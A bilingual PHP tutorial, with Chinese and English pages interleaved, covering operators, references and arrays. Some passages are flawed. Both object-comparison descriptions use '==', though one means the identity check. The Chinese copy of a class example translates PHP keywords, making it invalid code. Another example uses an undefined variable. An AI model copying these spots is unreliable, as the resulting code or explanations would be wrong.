$a = 5 * 3 % 2; // $a now is  $(5 * 3) \% 2 \Rightarrow (15 \% 2) \Rightarrow 1$ 
```

* and % have equal precedence and **left** associativity. Because the multiplication occurs first (left), it is grouped.

```
$a = 5 % 3 * 2; // $a now is  $(5 \% 3) * 2 \Rightarrow (2 * 2) \Rightarrow 4$ 
```

Now, the modulus operator occurs first (left) and is thus grouped.

Right association

```
$a = 1;  
$b = 1;  
$a = $b += 1;
```

Both \$a and \$b now have value 2 because \$b += 1 is grouped and then the result (\$b is 2) is assigned to \$a.

Section 10.13: Comparison Operators

Equality

For basic equality testing, the equal operator == is used. For more comprehensive checks, use the identical operator ===.

全等运算符的工作方式与等于运算符相同，要求操作数具有相同的值，但也要求它们具有相同的数据类型。

例如，下面的示例将显示“a 和 b 相等”，但不会显示“a 和 b 完全相同”。

```
$a = 4;  
$b = '4';  
if ($a == $b) {  
    echo 'a 和 b 相等'; // 这将被打印  
}  
if ($a === $b) {  
    echo 'a 和 b 完全相同'; // 这不会被打印  
}
```

使用等于运算符时，数字字符串会被转换为整数。

对象的比较

== 通过检查两个对象是否完全是同一个实例来比较它们。这意味着 new stdClass() == new stdClass() 的结果为 false，即使它们是以相同方式创建（并且具有完全相同的值）。

== 通过递归检查两个对象是否相等（深度相等）来比较它们。这意味着，对于 \$a == \$b，如果 \$a 和 \$b 是：

1. 属于同一类
2. 具有相同的属性集，包括动态属性
3. 对于每个属性 \$property 集，\$a->property == \$b->property 为真（因此递归检查）。

其他常用运算符

它们包括：

1. 大于 (>)
2. 小于 (<)
3. 大于等于 (>=)
4. 小于等于 (<=)
5. 不等于 (!=)
6. 不全等于 (!==)

1. 大于： \$a > \$b，如果 \$a 的值大于 \$b，则返回 true，否则返回 false。

示例：

```
var_dump(5 > 2); // 输出 bool(true)  
var_dump(2 > 7); // 输出 bool(false)
```

2. 小于： \$a < \$b，如果 \$a 的值小于 \$b，则返回 true，否则返回 false。

示例：

```
var_dump(5 < 2); // 输出 bool(false)  
var_dump(1 < 10); // 输出 bool(true)
```

3. 大于等于： \$a >= \$b，如果 \$a 的值大于或等于 \$b，则返回 true，否则返回 false。

示例：

The identical operator works the same as the equal operator, requiring its operands have the same value, but also requires them to have the same data type.

For example, the sample below will display 'a and b are equal', but not 'a and b are identical'.

```
$a = 4;  
$b = '4';  
if ($a == $b) {  
    echo 'a and b are equal'; // this will be printed  
}  
if ($a === $b) {  
    echo 'a and b are identical'; // this won't be printed  
}
```

When using the equal operator, numeric strings are cast to integers.

Comparison of objects

== compares two objects by checking if they are exactly the **same instance**. This means that new stdClass() == new stdClass() resolves to false, even if they are created in the same way (and have the exactly same values).

== compares two objects by recursively checking if they are equal (*deep equals*). That means, for \$a == \$b, if \$a and \$b are:

1. of the same class
2. have the same properties set, including dynamic properties
3. for each property \$property set, \$a->property == \$b->property is true (hence recursively checked).

Other commonly used operators

They include:

1. Greater Than (>)
2. Lesser Than (<)
3. Greater Than Or Equal To (>=)
4. Lesser Than Or Equal To (<=)
5. Not Equal To (!=)
6. Not Identically Equal To (!==)

1. **Greater Than**: \$a > \$b, returns true if \$a's value is greater than of \$b, otherwise returns false.

Example:

```
var_dump(5 > 2); // prints bool(true)  
var_dump(2 > 7); // prints bool(false)
```

2. **Lesser Than**: \$a < \$b, returns true if \$a's value is smaller than of \$b, otherwise returns false.

Example:

```
var_dump(5 < 2); // prints bool(false)  
var_dump(1 < 10); // prints bool(true)
```

3. **Greater Than Or Equal To**: \$a >= \$b, returns true if \$a's value is either greater than or equal to \$b, otherwise returns false.

Example:

```
var_dump(2 >= 2); // 输出 bool(true)
var_dump(6 >= 1); // 输出 bool(true)
var_dump(1 >= 7); // 输出 bool(false)
```

4. 小于或等于: \$a <= \$b, 如果\$a的值小于或等于\$b, 则返回true, 否则返回false。

示例:

```
var_dump(5 <= 5); // 输出 bool(true)
var_dump(5 <= 8); // 输出 bool(true)
var_dump(9 <= 1); // 输出 bool(false)
```

5/6.不等于/不全等于：重述之前关于相等的例子，下面的示例将显示“a 和 b 不全等”，但不会显示“a 和 b 不相等”。

```
$a = 4;
$b = '4';
if ($a != $b) {
    echo 'a 和 b 不相等'; // 这不会被打印
}
if ($a !== $b) {
    echo 'a 和 b 不全等'; // 这将被打印
}
```

第10.14节：按位运算符

前缀按位运算符

按位运算符类似于逻辑运算符，但它们是针对每一位而非每个布尔值执行的。

```
// 按位非 ~ : 将所有未设置的位设为1, 所有已设置的位设为0
printf("%'06b", ~0b110110); // 001001
```

位掩码-位掩码运算符

按位与 & : 只有当两个操作数的对应位都为1时，该位才为1

```
printf("%'06b", 0b110101 & 0b011001); // 010001
```

按位或 | : 只要任一操作数的对应位为1，该位就为1

```
printf("%'06b", 0b110101 | 0b011001); // 111101
```

按位异或 ^ : 当两个操作数的对应位不同（一个为1，另一个为0）时，该位为1，即只有当该位在两个操作数中状态不同

```
printf("%'06b", 0b110101 ^ 0b011001); // 101100
```

位掩码的示例用法

这些运算符可以用来操作位掩码。例如：

```
file_put_contents("file.log", LOCK_EX | FILE_APPEND);
```

这里，| 运算符用于合并两个位掩码。虽然 + 具有相同的效果，但 | 强调你

```
var_dump(2 >= 2); // prints bool(true)
var_dump(6 >= 1); // prints bool(true)
var_dump(1 >= 7); // prints bool(false)
```

4. Smaller Than Or Equal To: \$a <= \$b, returns **true** if \$a's value is either smaller than or equal to \$b, otherwise returns **false**.

Example:

```
var_dump(5 <= 5); // prints bool(true)
var_dump(5 <= 8); // prints bool(true)
var_dump(9 <= 1); // prints bool(false)
```

5/6. Not Equal/Identical To: To rehash the earlier example on equality, the sample below will display 'a and b are not identical', but not 'a and b are not equal'.

```
$a = 4;
$b = '4';
if ($a != $b) {
    echo 'a and b are not equal'; // this won't be printed
}
if ($a !== $b) {
    echo 'a and b are not identical'; // this will be printed
}
```

Section 10.14: Bitwise Operators

Prefix bitwise operators

Bitwise operators are like logical operators but executed per bit rather than per boolean value.

```
// bitwise NOT ~ : sets all unset bits and unsets all set bits
printf("%'06b", ~0b110110); // 001001
```

Bitmask-bitmask operators

Bitwise AND &: a bit is set only if it is set in both operands

```
printf("%'06b", 0b110101 & 0b011001); // 010001
```

Bitwise OR |: a bit is set if it is set in either or both operands

```
printf("%'06b", 0b110101 | 0b011001); // 111101
```

Bitwise XOR ^: a bit is set if it is set in one operand and not set in another operand, i.e. only if that bit is in different state in the two operands

```
printf("%'06b", 0b110101 ^ 0b011001); // 101100
```

Example uses of bitmasks

These operators can be used to manipulate bitmasks. For example:

```
file_put_contents("file.log", LOCK_EX | FILE_APPEND);
```

Here, the | operator is used to combine the two bitmasks. Although + has the same effect, | emphasizes that you

正在合并位掩码，而不是将两个普通的标量整数相加。

```
类 Foo{
    常量 OPTION_A = 1;
    常量 OPTION_B = 2;
    常量 OPTION_C = 4;
    常量 OPTION_D = 8;

    私有 $options = self::OPTION_A | self::OPTION_C;

    公共函数 toggleOption(int $option){
        $this->options ^= $option;
    }

    公共函数 enable(int $option){
        $this->options |= $option; // 无论原始状态如何，启用 $option
    }

    公共函数 disable(int $option){
        $this->options &= ~$option; // 禁用 $option，无论其原始状态如何，// 不影响其他位
    }

    /** 返回是否至少启用了一个选项 */
    public function isOneEnabled(int $options) : bool{
        return $this->options & $option != 0;
        // 使用 != 而不是 >，因为
        // 如果 $options 是高位，我们可能在处理负整数
    }

    /** 返回是否所有选项都已启用 */
    public function areAllEnabled(int $options) : bool{
        return ($this->options & $options) === $options;
        // 注意括号；注意运算符优先级
    }
}
```

此示例（假设 \$option 总是只包含一位）使用：

- ^ 运算符方便地切换位掩码。
- | 运算符用于设置某一位，忽略其原始状态或其他位
- ~ 运算符将仅设置一位的整数转换为仅未设置一位的整数
- & 运算符用于取消设置某一位，利用了 & 的这些特性：
 - 由于&=与一个已置位的位进行操作不会有任何效果 ((1 & 1) === 1, (0 & 1) === 0)，对一个只有一个位未置位的整数执行&=操作只会清除该位，而不会影响其他位。
 - &= 与未设置的位进行按位与操作将清除该位 ((1 & 0) === 0, (0 & 0) === 0)
- 使用 & 运算符与另一个位掩码进行操作将过滤掉该位掩码中未设置的所有其他位。
 - 如果输出中有任何位被设置，表示任意一个选项已启用。
 - 如果输出中设置了位掩码的所有位，表示位掩码中的所有选项均已启用。

请注意，这些比较运算符：(< > <= >= == === != !== < > <= >) 的优先级高于这些位掩码-位掩码运算符：(| ^ &)。由于位运算结果常常使用这些比较运算符进行比较，这是一个常见的陷阱，需要注意。

位移运算符

按位左移 << : 将所有位向左（更高位）移动指定的步数，并丢弃超出整数大小的位

are combining bitmasks, not adding two normal scalar integers.

```
class Foo{
    const OPTION_A = 1;
    const OPTION_B = 2;
    const OPTION_C = 4;
    const OPTION_D = 8;

    private $options = self::OPTION_A | self::OPTION_C;

    public function toggleOption(int $option){
        $this->options ^= $option;
    }

    public function enable(int $option){
        $this->options |= $option; // enable $option regardless of its original state
    }

    public function disable(int $option){
        $this->options &= ~$option; // disable $option regardless of its original state,
                                // without affecting other bits
    }

    /** returns whether at least one of the options is enabled */
    public function isOneEnabled(int $options) : bool{
        return $this->options & $option != 0;
        // Use != rather than >, because
        // if $options is about a high bit, we may be handling a negative integer
    }

    /** returns whether all of the options are enabled */
    public function areAllEnabled(int $options) : bool{
        return ($this->options & $options) === $options;
        // note the parentheses; beware the operator precedence
    }
}
```

This example (assuming \$option always only contain one bit) uses:

- the ^ operator to conveniently toggle bitmasks.
- the | operator to set a bit neglecting its original state or other bits
- the ~ operator to convert an integer with only one bit set into an integer with only one bit not set
- the & operator to unset a bit, using these properties of &:
 - Since &= with a set bit will not do anything ((1 & 1) === 1, (0 & 1) === 0), doing &= with an integer with only one bit not set will only unset that bit, not affecting other bits.
 - &= with an unset bit will unset that bit ((1 & 0) === 0, (0 & 0) === 0)
- Using the & operator with another bitmask will filter away all other bits not set in that bitmask.
 - If the output has any bits set, it means that any one of the options are enabled.
 - If the output has all bits of the bitmask set, it means that all of the options in the bitmask are enabled.

Bear in mind that these comparison operators: (< > <= >= == === != !== < > <= >) have higher precedence than these bitmask-bitmask operators: (| ^ &). As bitwise results are often compared using these comparison operators, this is a common pitfall to be aware of.

Bit-shifting operators

Bitwise left shift <<: shift all bits to the left (more significant) by the given number of steps and discard the bits exceeding the int size

<< \$x 等同于清除最高的 \$x 位并乘以 2 的 \$x 次方

```
printf("%'08b", 0b00001011 << 2); // 00101100  
  
assert(PHP_INT_SIZE === 4); // 32位系统  
printf("%x, %x", 0xFFFFFFFF << 2, 0xFFFFFFFF << 4); // 7FFFFFFC, FFFFFFFF
```

按位右移 >> : 丢弃最低的位数并将剩余位向右（更低位）移动

>> \$x 等同于除以 2 的 \$x 次方并丢弃非整数部分

```
printf("%x", 0xFFFFFFFF >> 3); // 1FFFFFFF
```

位移操作的示例用法：

快速除以16 (性能优于/= 16)

```
$x >>= 4;
```

在32位系统上，这会丢弃整数中的所有位，将值设为0。在64位系统上，这会取消最高的32位，保留最低的位

```
$x = $x << 32 >> 32;
```

32位，相当于 \$x & 0xFFFFFFFF

注意：在此示例中，使用了 `printf("%'06b")`。它以6位二进制数字输出值。

第10.15节：instanceof (类型运算符)

用于检查某个对象是否属于某个类，自PHP 5版本起可以使用（二元） instanceof 运算符。

第一个（左侧）参数是要测试的对象。如果该变量不是对象， instanceof 总是返回 false。如果使用常量表达式，则会抛出错误。

第二个（右侧）参数是要比较的类。该类可以直接以类名提供，也可以是包含类名的字符串变量（不是字符串常量！），或者是该类的一个对象。

```
class MyClass {  
  
}  
  
$o1 = new MyClass();  
$o2 = new MyClass();  
$name = 'MyClass';  
  
// 在以下情况下，$a 获取布尔值 true  
$a = $o1 instanceof MyClass;  
$a = $o1 instanceof $name;  
$a = $o1 instanceof $o2;  
  
// 反例：  
$b = 'b';  
$a = $o1 instanceof 'MyClass'; // 解析错误：不允许常量  
$a = false instanceof MyClass; // 致命错误：不允许常量  
$a = $b instanceof MyClass; // false ($b 不是对象)
```

<< \$x is equivalent to unsetting the highest \$x bits and multiplying by the \$xth power of 2

```
printf("%'08b", 0b00001011 << 2); // 00101100  
  
assert(PHP_INT_SIZE === 4); // a 32-bit system  
printf("%x, %x", 0xFFFFFFFF << 2, 0xFFFFFFFF << 4); // 7FFFFFFC, FFFFFFFF
```

Bitwise right shift >>: discard the lowest shift and shift the remaining bits to the right (less significant)

>> \$x is equivalent to dividing by the \$xth power of 2 and discard the non-integer part

```
printf("%x", 0xFFFFFFFF >> 3); // 1FFFFFFF
```

Example uses of bit shifting:

Fast division by 16 (better performance than /= 16)

```
$x >>= 4;
```

On 32-bit systems, this discards all bits in the integer, setting the value to 0. On 64-bit systems, this unsets the most significant 32 bits and keep the least

```
$x = $x << 32 >> 32;
```

significant 32 bits, equivalent to \$x & 0xFFFFFFFF

Note: In this example, `printf("%'06b")` is used. It outputs the value in 6 binary digits.

Section 10.15: instanceof (type operator)

For checking whether some object is of a certain class, the (binary) instanceof operator can be used since PHP version 5.

The first (left) parameter is the object to test. If this variable is not an object, instanceof always returns `false`. If a constant expression is used, an error is thrown.

The second (right) parameter is the class to compare with. The class can be provided as the class name itself, a string variable containing the class name (not a string constant!) or an object of that class.

```
class MyClass {  
  
}  
  
$o1 = new MyClass();  
$o2 = new MyClass();  
$name = 'MyClass';  
  
// in the cases below, $a gets boolean value true  
$a = $o1 instanceof MyClass;  
$a = $o1 instanceof $name;  
$a = $o1 instanceof $o2;  
  
// counter examples:  
$b = 'b';  
$a = $o1 instanceof 'MyClass'; // parse error: constant not allowed  
$a = false instanceof MyClass; // fatal error: constant not allowed  
$a = $b instanceof MyClass; // false ($b is not an object)
```

`instanceof` 也可用于检查一个对象是否属于某个继承自另一个类或实现了某个接口的类：

```
interface MyInterface {  
}  
  
class MySuperClass implements MyInterface {  
}  
  
class MySubClass extends MySuperClass {  
}  
  
$o = new MySubClass();  
  
// 在以下情况下, $a 获得布尔值 true  
$a = $o instanceof MySubClass;  
$a = $o instanceof MySuperClass;  
$a = $o instanceof MyInterface;
```

要检查一个对象是否不是某个类，可以使用非运算符 (!)：

```
class MyClass {  
}  
  
class OtherClass {  
}  
  
$o = new MyClass();  
$a = !$o instanceof OtherClass; // true
```

请注意，`$o instanceof MyClass` 周围的括号不是必需的，因为 `instanceof` 的优先级高于 `!`，尽管加上括号可能使代码更易读。

注意事项

如果类不存在，已注册的自动加载函数将被调用以尝试定义该类（这是本部分文档范围之外的主题！）。在 PHP 5.1.0 之前的版本中，`instanceof` 操作符也会触发这些调用，从而实际定义该类（如果类无法定义，则会发生致命错误）。

为避免这种情况，请使用字符串：

```
// 仅适用于 PHP 5.1.0 之前的版本!  
class MyClass {  
}  
  
$o = new MyClass();  
$a = $o instanceof OtherClass; // OtherClass 未定义！  
// 如果 OtherClass 可以在已注册的自动加载器中定义，则它会被实际加载，$a 获得布尔值 false ($o 不是 OtherClass)  
// 如果 OtherClass 无法在已注册的自动加载器中定义，则会发生致命错误。  
  
$name = 'YetAnotherClass';  
$a = $o instanceof $name; // YetAnotherClass 未定义！  
// $a 仅获得布尔值 false, YetAnotherClass 保持未定义状态。
```

从 PHP 版本 5.1.0 开始，在这些情况下已注册的自动加载器将不再被调用。

较旧版本的 PHP (5.0 之前)

`instanceof` can also be used to check whether an object is of some class which extends another class or implements some interface:

```
interface MyInterface {  
}  
  
class MySuperClass implements MyInterface {  
}  
  
class MySubClass extends MySuperClass {  
}  
  
$o = new MySubClass();  
  
// in the cases below, $a gets boolean value true  
$a = $o instanceof MySubClass;  
$a = $o instanceof MySuperClass;  
$a = $o instanceof MyInterface;
```

To check whether an object is *not* of some class, the not operator (!) can be used:

```
class MyClass {  
}  
  
class OtherClass {  
}  
  
$o = new MyClass();  
$a = !$o instanceof OtherClass; // true
```

Note that parentheses around `$o instanceof MyClass` are not needed because `instanceof` has higher precedence than `!`，although it may make the code better readable with parentheses.

Caveats

If a class does not exist, the registered autoload functions are called to try to define the class (this is a topic outside the scope of this part of the Documentation!). In PHP versions before 5.1.0, the `instanceof` operator would also trigger these calls, thus actually defining the class (and if the class could not be defined, a fatal error would occur). To avoid this, use a string:

```
// only PHP versions before 5.1.0!  
class MyClass {  
}  
  
$o = new MyClass();  
$a = $o instanceof OtherClass; // OtherClass is not defined!  
// if OtherClass can be defined in a registered autoloader, it is actually loaded and $a gets boolean value false ($o is not a OtherClass)  
// if OtherClass can not be defined in a registered autoloader, a fatal error occurs.  
  
$name = 'YetAnotherClass';  
$a = $o instanceof $name; // YetAnotherClass is not defined!  
// $a simply gets boolean value false, YetAnotherClass remains undefined.
```

As of PHP version 5.1.0, the registered autoloaders are not called anymore in these situations.

Older versions of PHP (before 5.0)

在较旧版本的 PHP (5.0 之前) 中, 可以使用 `is_a` 函数来判断一个对象是否属于某个类。
该函数在 PHP 5 版本中被弃用, 在 PHP 5.3.0 版本中又恢复使用。

In older versions of PHP (before 5.0), the `is_a` function can be used to determine whether an object is of some class.
This function was deprecated in PHP version 5 and undeprecated in PHP version 5.3.0.

第11章：引用

第11.1节：按引用赋值

这是引用的第一阶段。基本上，当你[按引用赋值](#)时，你允许两个变量共享相同的值。

```
$foo = &$bar;
```

\$foo 和 \$bar 在这里是相等的。它们不相互指向对方。它们指向同一个位置（“值”）。

您也可以在array()语言结构中通过引用进行赋值。虽然这并不严格算是引用赋值。

```
$foo = 'hi';
$bar = array(1, 2);
$array = array(&$foo, &$bar[0]);
```

但是请注意，数组中的引用可能是危险的。用右侧的引用进行普通（非引用）赋值不会使左侧变成引用，但数组中的引用在这些普通赋值中会被保留。这同样适用于以值传递数组的函数调用。

通过引用赋值不仅限于变量和数组，也存在于函数和所有“按引用传递”的关联中。

```
function incrementArray(&$arr) {
    foreach ($arr as &$val) {
        $val++;
    }
}

function &getArray() {
    static $arr = [1, 2, 3];
    return $arr;
}

incrementArray(getArray());
var_dump(getArray()); // 输出数组 [2, 3, 4]
```

赋值在上述函数定义中是关键。你不能通过引用传递表达式，只能传递值/变量。因此在bar()中实例化了\$a。

第11.2节：按引用返回

有时你需要隐式地按引用返回。

通过引用返回在你想用函数查找引用应该绑定到哪个变量时非常有用。不要为了提高性能而使用引用返回。引擎会自动进行优化。只有在有合理的技术理由时才返回引用。

Chapter 11: References

Section 11.1: Assign by Reference

This is the first phase of referencing. Essentially when you [assign by reference](#), you're allowing two variables to share the same value as such.

```
$foo = &$bar;
```

\$foo and \$bar are equal here. They **do not** point to one another. They point to the same place (*the "value"*).

You can also assign by reference within the [array\(\)](#) language construct. While not strictly being an assignment by reference.

```
$foo = 'hi';
$bar = array(1, 2);
$array = array(&$foo, &$bar[0]);
```

Note, however, that references inside arrays are potentially dangerous. Doing a normal (not by reference) assignment with a reference on the right side does not turn the left side into a reference, but references inside arrays are preserved in these normal assignments. This also applies to function calls where the array is passed by value.

Assigning by reference is not only limited to variables and arrays, they are also present for functions and all "pass-by-reference" associations.

```
function incrementArray(&$arr) {
    foreach ($arr as &$val) {
        $val++;
    }
}

function &getArray() {
    static $arr = [1, 2, 3];
    return $arr;
}

incrementArray(getArray());
var_dump(getArray()); // prints an array [2, 3, 4]
```

Assignment is key within the function definition as above. You **can not** pass an expression by reference, only a value/variable. Hence the instantiation of \$a in bar().

Section 11.2: Return by Reference

Occasionally there comes time for you to implicitly return-by-reference.

Returning by reference is useful when you want to use a function to find to which variable a reference should be bound. Do not use return-by-reference to increase performance. The engine will automatically optimize this on its own. Only return references when you have a valid technical reason to do so.

引用返回可以有多种不同形式，包括以下示例：

```
function parent(&$var) {
    echo $var;
    $var = "updated";
}

function &child() {
    static $a = "test";
    return $a;
}

parent(child()); // 返回 "test"
parent(child()); // 返回 "updated"
```

引用返回不仅限于函数引用。你还可以隐式调用函数：

```
function &myFunction() {
    static $a = 'foo';
    return $a;
}

$bar = &myFunction();
$bar = "updated"
echo myFunction();
```

你不能直接引用一个函数调用，必须先将其赋值给一个变量才能使用。要了解其工作原理，只需尝试`echo &myFunction();`。

注意事项

- 您需要在打算使用引用的两个地方都指定引用（&）。这意味着，在您的函数定义中（`function &myFunction() { ... }`）以及调用引用中（`function callFunction(&$variable) { ... } 或 &myFunction();`）。
- 您只能通过引用返回变量。因此，上述示例中实例化了\$a。这意味着您不能返回表达式，否则会生成E_NOTICE PHP错误（Notice: 只能通过引用返回变量引用，位于）。
- 通过引用返回确实有合法的使用场景，但我应当提醒，应该谨慎使用，只有在探索了实现相同目标的所有其他可能选项之后才使用。

第11.3节：通过引用传递

这允许您将变量通过引用传递给函数或元素，从而修改原始变量。

通过引用传递不限于变量，以下内容也可以通过引用传递：

- 新语句，例如 `foo(new SomeClass)`
- 从函数返回的引用

数组

“通过引用传递”的一个常见用途是修改数组中的初始值，而无需达到

There are many different forms return by reference can take, including the following example:

```
function parent(&$var) {
    echo $var;
    $var = "updated";
}

function &child() {
    static $a = "test";
    return $a;
}

parent(child()); // returns "test"
parent(child()); // returns "updated"
```

Return by reference is not only limited to function references. You also have the ability to implicitly call the function:

```
function &myFunction() {
    static $a = 'foo';
    return $a;
}

$bar = &myFunction();
$bar = "updated"
echo myFunction();
```

You cannot directly *reference* a function call, it has to be assigned to a variable before harnessing it. To see how that works, simply try `echo &myFunction();`.

Notes

- You are required to specify a reference (&) in both places you intend on using it. That means, for your function definition (`function &myFunction() { ... }`) and in the calling reference (`function callFunction(&$variable) { ... } or &myFunction();`).
- You can only return a variable by reference. Hence the instantiation of \$a in the example above. This means you can not return an expression, otherwise an E_NOTICE PHP error will be generated (Notice: Only variable references should be returned by reference in).
- Return by reference does have legitimate use cases, but I should warn that they should be used sparingly, only after exploring all other potential options of achieving the same goal.

Section 11.3: Pass by Reference

This allows you to pass a variable by reference to a function or element that allows you to modify the original variable.

Passing-by-reference is not limited to variables only, the following can also be passed by reference:

- New statements, e.g. `foo(new SomeClass)`
- References returned from functions

Arrays

A common use of "[passing-by-reference](#)" is to modify initial values within an array without going to the extent of

创建新数组或污染你的命名空间。通过引用传递非常简单，只需在变量前加上`& => &$myElement`。

下面是一个示例，展示如何获取数组中的一个元素并简单地将其初始值加1。

```
$arr = array(1, 2, 3, 4, 5);

foreach($arr as &$num) {
    $num++;
}
```

现在，当你获取\$arr中的任何元素时，原始元素会被更新，因为引用被增加了。你可以通过以下方式验证：

```
print_r($arr);
```

注意

在循环中使用引用传递时需要注意。上述循环结束后，\$num仍然持有对数组最后一个元素的引用。循环结束后对它赋值会操作最后一个数组元素！你可以通过在循环后使用`unset()`来确保这种情况不会发生：

```
$myArray = array(1, 2, 3, 4, 5);

foreach($myArray as &$num) {
    $num++;
}
unset($num);
```

以上内容将确保您不会遇到任何问题。一个可能相关的问题示例出现在StackOverflow上的这个问题中。

函数

传引用的另一个常见用法是在函数中。修改原始变量就像这样简单：

```
$var = 5;
// 定义
function add(&$var) {
    $var++;
}
// 调用
add($var);
```

这可以通过`echo` 原始变量来验证。

```
echo $var;
```

关于函数有各种限制，以下摘自PHP文档：

注意： 函数调用时没有引用符号——只有函数定义时才有。仅凭函数定义就足以正确地通过引用传递参数。从 PHP 5.3.0 开始，当你在`foo(&$a);` 中使用`&` 时，会收到一条警告，提示“调用时传引用”已被弃用。

creating new arrays or littering your namespace. Passing-by-reference is as simple as preceding/prefixing the variable with an `& => &$myElement`.

Below is an example of harnessing an element from an array and simply adding 1 to its initial value.

```
$arr = array(1, 2, 3, 4, 5);

foreach($arr as &$num) {
    $num++;
}
```

Now when you harness any element within `$arr`, the original element will be updated as the reference was increased. You can verify this by:

```
print_r($arr);
```

Note

You should take note when harnessing pass by reference within loops. At the end of the above loop, `$num` still holds a reference to the last element of the array. Assigning it post loop will end up manipulating the last array element! You can ensure this doesn't happen by `unset()`'ing it post-loop:

```
$myArray = array(1, 2, 3, 4, 5);

foreach($myArray as &$num) {
    $num++;
}
unset($num);
```

The above will ensure you don't run into any issues. An example of issues that could relate from this is present in [this question on StackOverflow](#).

Functions

Another common usage for passing-by-reference is within functions. Modifying the original variable is as simple as:

```
$var = 5;
// define
function add(&$var) {
    $var++;
}
// call
add($var);
```

Which can be verified by `echo`'ing the original variable.

```
echo $var;
```

There are various restrictions around functions, as noted below from the PHP docs:

Note: There is no reference sign on a function call - only on function definitions. Function definitions alone are enough to correctly pass the argument by reference. As of PHP 5.3.0, you will get a warning

从 PHP 5.4.0 起，调用时传引用被移除，因此使用它会导致致命错误。

saying that "call-time pass-by-reference" is deprecated when you use & in foo(&\$a);. And as of PHP 5.4.0, call-time pass-by-reference was removed, so using it will raise a fatal error.

第12章：数组

参数	详情
键	键是数组的唯一标识符和索引。它可以是字符串或整数。因此，有效的键可以是'foo'、'5'、10、'a2b'等。
值	每个键都有对应的值（否则为null，并且访问时会发出通知）。值对输入类型没有限制。

数组是一种数据结构，用于在单个值中存储任意数量的值。PHP中的数组实际上是一个有序映射，其中映射是一种将值与键关联的类型。

第12.1节：初始化数组

数组可以初始化为空：

```
// 一个空数组  
$foo = array();  
  
// 自PHP 5.4起可用的简写表示法  
$foo = [];
```

数组可以初始化并预设值：

```
// 创建一个包含三个字符串的简单数组  
$fruit = array('apples', 'pears', 'oranges');  
  
// 自PHP 5.4起可用的简写表示法  
$fruit = ['apples', 'pears', 'oranges'];
```

数组也可以用自定义索引初始化（也称为关联数组）：

```
// 一个简单的关联数组  
$fruit = array(  
    'first' => 'apples',  
    'second' => 'pears',  
    'third' => 'oranges'  
);  
  
// 键和值也可以如下设置  
$fruit['first'] = 'apples';  
  
// 自PHP 5.4起可用的简写表示法  
$fruit = [  
    'first' => 'apples',  
    'second' => 'pears',  
    'third' => 'oranges'  
];
```

如果变量之前未被使用，PHP会自动创建它。虽然方便，但这可能会使代码更难阅读：

```
$foo[] = 1; // Array( [0] => 1 )
```

Chapter 12: Arrays

Parameter	Detail
Key	The key is the unique identifier and index of an array. It may be a string or an integer. Therefore, valid keys would be 'foo', '5', 10, 'a2b', ...
Value	For each key there is a corresponding value (null otherwise and a notice is emitted upon access). The value has no restrictions on the input type.

An array is a data structure that stores an arbitrary number of values in a single value. An array in PHP is actually an ordered map, where map is a type that associates values to keys.

Section 12.1: Initializing an Array

An array can be initialized empty:

```
// An empty array  
$foo = array();  
  
// Shorthand notation available since PHP 5.4  
$foo = [];
```

An array can be initialized and preset with values:

```
// Creates a simple array with three strings  
$fruit = array('apples', 'pears', 'oranges');  
  
// Shorthand notation available since PHP 5.4  
$fruit = ['apples', 'pears', 'oranges'];
```

An array can also be initialized with custom indexes (also called an associative array):

```
// A simple associative array  
$fruit = array(  
    'first' => 'apples',  
    'second' => 'pears',  
    'third' => 'oranges'  
);  
  
// Key and value can also be set as follows  
$fruit['first'] = 'apples';  
  
// Shorthand notation available since PHP 5.4  
$fruit = [  
    'first' => 'apples',  
    'second' => 'pears',  
    'third' => 'oranges'  
];
```

If the variable hasn't been used before, PHP will create it automatically. While convenient, this might make the code harder to read:

```
$foo[] = 1; // Array( [0] => 1 )
```

```
$bar[][] = 2; // 数组( [0] => 数组( [0] => 2 ) )
```

索引通常会从你上次停止的地方继续。PHP 会尝试将数字字符串作为整数使用：

```
$foo = [2 => 'apple', 'melon']; // 数组( [2] => apple, [3] => melon )
$foo = ['2' => 'apple', 'melon']; // 与上面相同
$foo = [2 => 'apple', '这是临时的索引3', '3' => 'melon']; // 与上面相同！最后一项
会覆盖第二项！
```

要初始化固定大小的数组，可以使用 [SplFixedArray](#)：

```
$array = new SplFixedArray(3);

$array[0] = 1;
$array[1] = 2;
$array[2] = 3;
$array[3] = 4; // 运行时异常

// 将数组大小增加到10
$array->setSize(10);
```

注意：使用 [SplFixedArray](#) 创建的数组在处理大量数据时内存占用较少，但键必须是整数。

要初始化一个动态大小但有 n 个非空元素（例如占位符）的数组，可以使用如下循环：

```
$myArray = array();
$sizeOfMyArray = 5;
$fill = 'placeholder';

for ($i = 0; $i < $sizeOfMyArray; $i++) {
    $myArray[] = $fill;
}

// print_r($myArray); 结果如下：
// Array ( [0] => placeholder [1] => placeholder [2] => placeholder [3] => placeholder [4] =>
placeholder )
```

如果所有的占位符都相同，也可以使用函数 [array_fill\(\)](#) 来创建：

```
| array array_fill ( int $start_index , int $num , mixed $value )
```

该函数创建并返回一个数组，包含 num 个 value 条目，键从 start_index 开始。

注意：如果 start_index 为负数，则从负索引开始，后续元素从 0 开始递增。

```
$a = array_fill(5, 6, 'banana'); // Array ( [5] => banana, [6] => banana, ..., [10] => banana)
$b = array_fill(-2, 4, 'pear'); // Array ( [-2] => pear, [0] => pear, ..., [2] => pear)
```

结论：使用 [array_fill\(\)](#) 时，你的操作会更受限制。循环则更灵活，且

```
$bar[][] = 2; // Array( [0] => Array( [0] => 2 ) )
```

The index will usually continue where you left off. PHP will try to use numeric strings as integers:

```
$foo = [2 => 'apple', 'melon']; // Array( [2] => apple, [3] => melon )
$foo = ['2' => 'apple', 'melon']; // same as above
$foo = [2 => 'apple', 'this is index 3 temporarily', '3' => 'melon']; // same as above! The last
entry will overwrite the second!
```

To initialize an array with fixed size you can use [SplFixedArray](#):

```
$array = new SplFixedArray(3);

$array[0] = 1;
$array[1] = 2;
$array[2] = 3;
$array[3] = 4; // RuntimeException

// Increase the size of the array to 10
$array->setSize(10);
```

Note: An array created using [SplFixedArray](#) has a reduced memory footprint for large sets of data, but the keys must be integers.

To initialize an array with a dynamic size but with n non empty elements (e.g. a placeholder) you can use a loop as follows:

```
$myArray = array();
$sizeOfMyArray = 5;
$fill = 'placeholder';

for ($i = 0; $i < $sizeOfMyArray; $i++) {
    $myArray[] = $fill;
}

// print_r($myArray); results in the following:
// Array ( [0] => placeholder [1] => placeholder [2] => placeholder [3] => placeholder [4] =>
placeholder )
```

If all your placeholders are the same then you can also create it using the function [array_fill\(\)](#):

```
| array array_fill ( int $start_index , int $num , mixed $value )
```

